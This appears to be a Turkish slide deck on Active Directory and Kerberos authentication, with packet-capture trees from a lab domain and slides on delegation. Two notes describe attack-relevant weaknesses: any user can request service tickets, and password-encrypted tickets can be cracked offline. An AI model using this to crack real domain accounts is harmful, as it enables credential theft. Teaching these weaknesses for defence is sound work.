 - nonce: 861751503
 - etype: 6 items
 - addresses: 1 item WS01<20>

Önemli Not


Active Directory Temelleri

- Zaman damgası değeri kontrolü sayesinde Packet Replay saldırılarının önüne geçilmiş olur.
- Bu zaman aralıkları GPO ile konfigüre edilebilmektedir.

Kerberos – AS-REP

Active Directory Temelleri

- KDC istemciden gelen AS-REQ isteğini doğrularsa istemciye AS-REP isteği ile birlikte TGT (Ticket Granting Ticket) adlı bileti ve Session Key değeri göndermektedir.
- İstemci daha sonra bu bileti kullanarak farklı biletleri oluşturabilecektir.
- AS-REP içerisindeki TGT krbtgt hesabının parola özeti ile şifrelenmiştir.
- Session Key değerini ve diğer bilgileri içeren kısım ise istemcinin parola özeti ile şifrelenmiştir.
- Bu sayede istemci Session Key değerini elde edebilecek fakat TGT biletini deşifre edemeyecektir.



Kerberos – AS-REP


Kimlik Doğrulama Protokolleri

```
▼ Kerberos
  > Record Mark: 1583 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    ▼ padata: 1 item
      ▼ PA-DATA pA-ETYPE-INFO2
        ▼ padata-type: pA-ETYPE-INFO2 (19)
          ▼ padata-value: 30233021a003020112a11a1b1846534c41422e4c4f43414c41646d696e6973747261746f...
            ▼ ETYPE-INFO2-ENTRY
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              salt: FSLAB.LOCALAdministrator
        crealm: FSLAB.LOCAL
      > cname
        ▼ ticket
          tkt-vno: 5
          realm: FSLAB.LOCAL
          ▼ sname
            name-type: kRB5-NT-SRV-INST (2)
            ▼ sname-string: 2 items
              SNameString: krbtgt
              SNameString: FSLAB.LOCAL
          ▼ enc-part
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            kvno: 2
            cipher: 4e774671c71a87599fb1a75519505f35bc0cde0bd15a3c7236a5193aca400ffa855420a8...
          ▼ enc-part
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            kvno: 2
            cipher: cc4ee08761f92a377de0cb5abd0e3b6b960bda2833afc7e142480f4a614ad7af6d7490b2...
```

Kerberos – TGS-REQ

Active Directory Temelleri

- İstemci TGT değerini elde ettikten sonra erişmek istediği servis için gerekli bileti alması gerekmektedir.
- Bu bileti almak için de KDC'ye TGS-REQ isteğini göndermektedir. Bu istek içerisinde SPN ve nonce değerli açık bir şekilde, istemci adı ve zaman damgası da Session Key ile şifreli bir şekilde gönderilmektedir.
- TGT ise aynı şekilde bu pakete eklenmektedir.
- TGS servisi Session Key değeri ile istemci adı ve zaman damgasını deşifre ederek doğrular.



Kerberos – TGS-REQ

Active Directory Temelleri


The diagram illustrates the structure of a Kerberos TGS-REQ packet. It is a hierarchical tree view showing the following components:

- Kerberos**
 - Record Mark: 1626 bytes
 - tgs-req**
 - pvno: 5
 - msg-type: krb-tgs-req (12)
 - padata: 2 items**
 - PA-DATA pA-TGS-REQ**
 - padata-type: pA-TGS-REQ (1)
 - padata-value: 6e82051730820513a003020105a10302010ea2070305000000000a382045d6182045930...
 - ap-req**
 - pvno: 5
 - msg-type: krb-ap-req (14)
 - Padding: 0
 - ap-options: 00000000
 - ticket**
 - tko-vno: 5
 - realm: FSLAB.LOCAL
 - sname**
 - name-type: kRB5-NT-SRV-INST (2)
 - sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: FSLAB.LOCAL
 - enc-part**
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - kvno: 2
 - cipher: 4e774671c71a87599fb1a75519505f35bc0cde0bd15a3c7236a5193aca40ffa855420a8...
 - authenticator**
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - cipher: b16bb2551b69860d10c1971f878250a9f349ac57f8e19470f14b6aafad04dee76f2641c1...
 - PA-DATA pA-PAC-OPTIONS**
 - req-body**
 - Padding: 0
 - kdc-options: 40810000
 - realm: FSLAB.LOCAL
 - sname**
 - name-type: kRB5-NT-SRV-INST (2)
 - sname-string: 2 items
 - SNameString: cifs
 - SNameString: dc
 - till: 2037-09-13 02:48:05 (UTC)
 - nonce: 861751540
 - etype: 5 items
 - enc-authorization-data**
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - cipher: 2c39ab1b5c877a486ce251fde873dbca0a587b5d9ba6ea9f6510b8fc75af580aaee328ce...

Kerberos – TGS-REP

Active Directory Temelleri

- KDC istemciden gelen TGS-REQ isteğini doğruladıktan sonra istemciye erişmek istediği servise ait biletini (ST) içeren TGS-REP paketini göndermektedir.
- Paket içerisindeki ST bileti servisi yöneten kullanıcıya ait parola özeti ile şifrelenmektedir.
- ST'ye ait diğer veriler ve Service Session Key değeri ise daha önce elde edilen Session Key ile şifrelenmektedir.
- Bu sayede istemci ST biletini okuyamayacak fakat Service Session Key değerini elde edebilecektir.



Kerberos – TGS-REP

Active Directory Temelleri

▼ Kerberos

> Record Mark: 1621 bytes

▼ tgs-rep

pvno: 5

msg-type: krb-tgs-rep (13)

crealm: FSLAB.LOCAL

▼ cname

name-type: kRB5-NT-PRINCIPAL (1)

▼ cname-string: 1 item

CNameString: Administrator

▼ ticket

tkt-vno: 5

realm: FSLAB.LOCAL

▼ sname

name-type: kRB5-NT-SRV-INST (2)

▼ sname-string: 2 items

SNameString: cifs

SNameString: dc

▼ enc-part

etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)

kvno: 5

cipher: 25cf1e6e74c6dce08823843faa515058ed759e8d916db1072e31bd97bb759164ae922be5...

▼ enc-part

etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)

cipher: 227f189f0b4d8a7761110b9329f2b8f6af047ea7b2e46050552a278d613dd6205fdfa77e...

1

2

Önemli Not

Active Directory Temelleri

- Active Directory ortamında hesap kelimesi hem kullanıcılar (user) hem de bilgisayarlar (computer) için kullanılmaktadır.
- Yani bir servisi kullanıcı hesabı yönetebileceği gibi bilgisayar hesapları da yönetebilmektedir.

Önemli Not


Active Directory Temelleri

- Bu aşamada yetkilendirme için herhangi bir doğrulama yapılmamaktadır.
- Bu nedenle ortamdaki tüm kullanıcılar tüm servisler için TGS-REP biletini elde edebilirler.

Kerberos – AP-REQ

Active Directory Temelleri

- Son aşamada istemci elde ettiği ST biletini de kullanarak erişmek istediği sunucuya AP-REP isteği gerçekleştirmektedir.
- Bu istek içerisinde de ST bileti ve Service Session Key ile şifrelenmiş istemci adı ve zaman damgası bulunmaktadır.
- Sunucu bu bilgileri deşifre edip doğruladıktan sonra yetkilendirme kontrolünü gerçekleştirmektedir. Eğer kullanıcının erişim yetkisi varsa kullanıcı başarıyla servise erişebilecektir.
- Bu pakete cevap olarak da bilgilendirme amaçlı AP-REP paketi gönderilmektedir. Fakat bu paketin gönderilmesi zorunlu değildir.



Kerberos – AP-REQ

Active Directory Temelleri

```

Kerberos
├── ap-req
│   ├── pvno: 5
│   ├── msg-type: krb-ap-req (14)
│   ├── Padding: 0
│   └── ap-options: 20000000
│       ├── ticket
│       │   ├── tkt-vno: 5
│       │   ├── realm: FSLAB.LOCAL
│       │   ├── sname
│       │   │   ├── name-type: kRB5-NT-SRV-INST (2)
│       │   │   └── sname-string: 2 items
│       │   │       ├── SNameString: cifs
│       │   │       └── SNameString: dc
│       │   └── enc-part
│       │       ├── etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
│       │       ├── kvno: 5
│       │       └── cipher: 25cf1e6e74c6dce08823843faa515058ed759e8d916db1072e31bd97bb759164ae922be5...
│       └── authenticator
│           ├── etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
│           └── cipher: 8b7bd2272e4765ea6b99fd78cf11e3dc69166b472ae6ff49b54b8b18709dfe7e56201f56...

```

1

2

Kerberos – Özet

Active Directory Temelleri

- **AS-REQ = İstemci** -> Encrypt(Alice[NTHash] , Authenticator) + Alice + fslab.local -> **KDC**
- **AS-REP = KDC** -> Encrypt(KRBTGT[NTHash] , TGT + SK1) + Encrypt(Alice[NTHash] , SK1) -> **İstemci**
- **TGS-REQ = İstemci** -> Encrypt(KRBTGT[NTHash] , TGT + SK1) + Encrypt(SK1 , Authenticator) -> **KDC**
- **TGS-REP = KDC** -> Encrypt(ServiceUser[NTHash] , ST + SK2) + Encrypt(SK1 , SK2) -> **İstemci**
- **AP-REQ = İstemci** -> Encrypt(ServiceUser[NTHash] , ST + SK2) + Encrypt(SK2, Authenticator) -> **Server**
- **AP-REP = Server** -> Encrypt(SK2, Authenticator) -> **İstemci**

Önemli Not


Active Directory Temelleri

- Objelerin (KRBtgt, Service Account, User) parolası ile şifrelenen veri içeren tüm biletlere offline olarak brute force yapılabilir.
- Bu sayede eğer parola basitse plain-text olarak ele geçirilebilir.

Kerberos Double Hop Sorunu

Active Directory Temelleri


- Kerberos protokolü doğası gereği erişilen sunucunun istemcinin kimlik bilgileri ile farklı sunuculara erişmesini engellemektedir.
- Örneğin bir IIS sunucusu Kerberos protokolü sonucunda erişen istemci bilgilerini MSSQL veritabanı sunucusuna erişim sağlarken kullanamamaktadır.
- Bu durum da Double Hop olarak adlandırılmaktadır. Microsoft bu problem çözmek adına çeşitli yöntemler geliştirmiştir.
 - Unconstrained Delegation
 - Constrained Delegation
 - Resource Based Constrained Delegation



Unconstrained Delegation


Active Directory Temelleri

- Unconstrained Delegation (Kısıtlamasız Delegasyon) yöntemi ile sunucuya kendisine erişen istemcileri taklit etme (impersonation) yeteneği sağlanmaktadır.
- Fakat isimden de anlaşılacağı üzere bu taklit aşamasında herhangi bir kısıtlama bulunmamaktadır.
- Yani sunucu Active Directory ortamındaki tüm servislere erişirken bu taklit yeteneğini kullanabilmektedir.
- Bu işlemin gerçekleşebilmesi için Kerberos protokolünün son aşamasında istemci, sunucuya TGT biletini de göndermektedir. Sunucu da bu bileti kullanarak diğer servis için gerekli ST biletini DC'den almaktadır.



Unconstrained Delegation


Active Directory Temelleri



Constrained Delegation


Active Directory Temelleri

- Constrained Delegation (Kısıtlanmış Delegasyon) yöntemi de Unconstrained Delegation yöntemine benzer şekilde çalışmaktadır.
